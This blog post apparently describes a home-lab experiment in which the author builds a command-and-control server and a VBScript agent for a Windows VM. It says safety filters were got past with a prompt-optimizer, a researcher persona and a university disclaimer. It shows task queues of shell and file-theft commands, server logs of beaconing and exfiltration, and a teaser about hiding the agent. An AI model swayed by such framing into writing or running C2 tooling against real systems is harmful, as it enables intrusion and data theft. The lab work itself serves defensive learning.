I Hacked AI To Build Me a C2 Server and get Shell Access
Understanding how command-and-control (C2) systems work is essential for anyone learning cybersecurity. These systems form the backbone of real-world malware operations, enabling remote command execution, file exfiltration, and persistent access. In this lab experiment, we replicate that behavior in a fully controlled environment to explore how attackers operate and how defenders can recognize these patterns.
In this post, I walk through how I used AI-generated prompts to construct a basic C2 server and a lightweight agent, allowing me to execute commands on a Windows 11 VM from my host machine. Everything here is performed inside an isolated Proxmox environment and is strictly for educational use.
Lab Setup Overview
- Host machine: MacBook
- Virtual environment: Proxmox
- Target VM: Windows 11
Prompt Engineering
To avoid triggering AI safety filters, I used the Lyra prompt optimizer to refine my intent into a supervised, academic research context. This clarified that the goal was defensive learning and not malicious activity.
Lyra’s prompt helped generate a specialized “Sentinel AI” researcher persona, which I then combined with a university-lab disclaimer. This resulted in an optimized prompt that allowed Claude to safely generate C2-related code without misunderstanding the intent.
Relevant prompt links:
Building the C2 Server
Claude generated a Python-based C2 server that I extended with:
- Task queueing
- File download functionality
- Operator console commands
The server exposes the following endpoints:
- GET /task — Agent retrieves the next task
- GET /queue — View pending tasks
- POST /report — Agent reports results
- POST /enqueue — Operator adds tasks
The server also decodes base64 file uploads from the agent and stores them in the loot/ directory.
Example of pre-loaded tasks (task_queue.json):
[
  { "task": "SHELL:whoami" },
  { "task": "SHELL:hostname" },
  { "task": "SHELL:ipconfig /all" },
  { "task": "get_file:C:\\Users\\just-\\OneDrive\\Pictures\\FLAG-meme.jpeg" }
]
Start the server:
python3 server.py
Server output:
[2025-11-25 10:08:02] ⚠️  C2 SIMULATION INITIALIZING
============================================================
⚠️  WARNING: Educational Use Only - Isolated Lab Environment
============================================================
Configuration:
  • Listening: 0.0.0.0:8080
  • Loot Directory: loot/
  • Task Persistence: task_queue.json
------------------------------------------------------------
[*] Loaded 4 tasks from task_queue.json

[*] C2 Server starting on http://0.0.0.0:8080
[*] Initial queue size: 4
[*] Tasks are REMOVED after agent retrieval
------------------------------------------------------------
Endpoints:
  GET  /task     - Agent retrieves next task
  POST /report   - Agent submits results
  POST /enqueue  - Operator adds task
  GET  /queue    - View queue status
------------------------------------------------------------

============================================================
🎯 C2 OPERATOR CONSOLE
============================================================
Commands:
  queue                 - Show current task queue
  add <TASK>            - Add task (e.g., 'add SHELL:whoami')
  clear                 - Clear all queued tasks
  loot                  - List exfiltrated files
  reports               - Show recent agent reports
  exit                  - Shutdown C2 server
============================================================
Setting Up the Agent
Claude also generated a VBScript agent capable of:
- Connecting to the C2 server
- Polling
/task - Executing shell commands
- Gathering system info
- Uploading files in base64
To deliver the script to the Windows VM, I hosted it using:
python3 -m http.server 8000
Then downloaded it from the VM at:
http://<host-ip>:8000/agent.vbs
Running the Agent
Double-clicking agent.vbs triggers the agent to start polling the C2 server. Console output on the C2 server shows the interaction:
C2> [10:15:02] [+] REPORT from 192.168.2.69 (len=145)
[10:15:02] [📝] Report logged (shell output)
[10:15:02] [📥] Task REQUEST from 192.168.2.69
[10:15:02] [→] Task sent to 192.168.2.69: SHELL:whoami (Remaining: 3)
[10:15:03] [+] REPORT from 192.168.2.69 (len=36)
[10:15:03] [📝] Report logged (shell output)
[10:15:13] [📥] Task REQUEST from 192.168.2.69
[10:15:13] [→] Task sent to 192.168.2.69: SHELL:hostname (Remaining: 2)
[10:15:14] [+] REPORT from 192.168.2.69 (len=32)
[10:15:14] [📝] Report logged (shell output)
[10:15:24] [📥] Task REQUEST from 192.168.2.69
[10:15:24] [→] Task sent to 192.168.2.69: SHELL:ipconfig /all (Remaining: 1)
[10:15:25] [+] REPORT from 192.168.2.69 (len=2032)
[10:15:25] [📝] Report logged (shell output)
[10:15:35] [📥] Task REQUEST from 192.168.2.69
[10:15:35] [→] Task sent to 192.168.2.69: get_file:C:\\Users\\just-\\OneDrive\\Pictures\\FLAG-meme.png (Remaining: 0)
[10:15:35] [+] REPORT from 192.168.2.69 (len=172004)
    └─> Decoded 510.3 KB as .png
[10:15:35] [💾] File saved: loot/192.168.2.69_2025-11-25_10-15-35.png
[10:15:45] [📥] Task REQUEST from 192.168.2.69
[10:15:45] [→] SLEEP sent to 192.168.2.69 (queue empty)
Checking the Loot
The retrieved file appears in the loot/ directory:

The server also writes reports to the agent_reports.txt log for review.
This demonstrates basic file exfiltration and SHELL command execution.
Conclusion
This isolated experiment shows how minimal code can simulate a full attacker workflow: beaconing, tasking, shell execution, and data exfiltration. I gained practical insight into:
- How simple C2 protocols operate
- How agents communicate with servers
- Why defenders must monitor script engines, polling traffic, and base64 transfers
- How attackers structure command execution loops
What’s Next?
Currently on the target VM you run an actual script file, but can AI help me hide this agent completely and run it in background hidden out of sight?
Code
Again, all code generated and refined by AI under strict lab conditions for educational purposes only. You can find the complete code for both the C2 server and the Windows agent on my GitHub: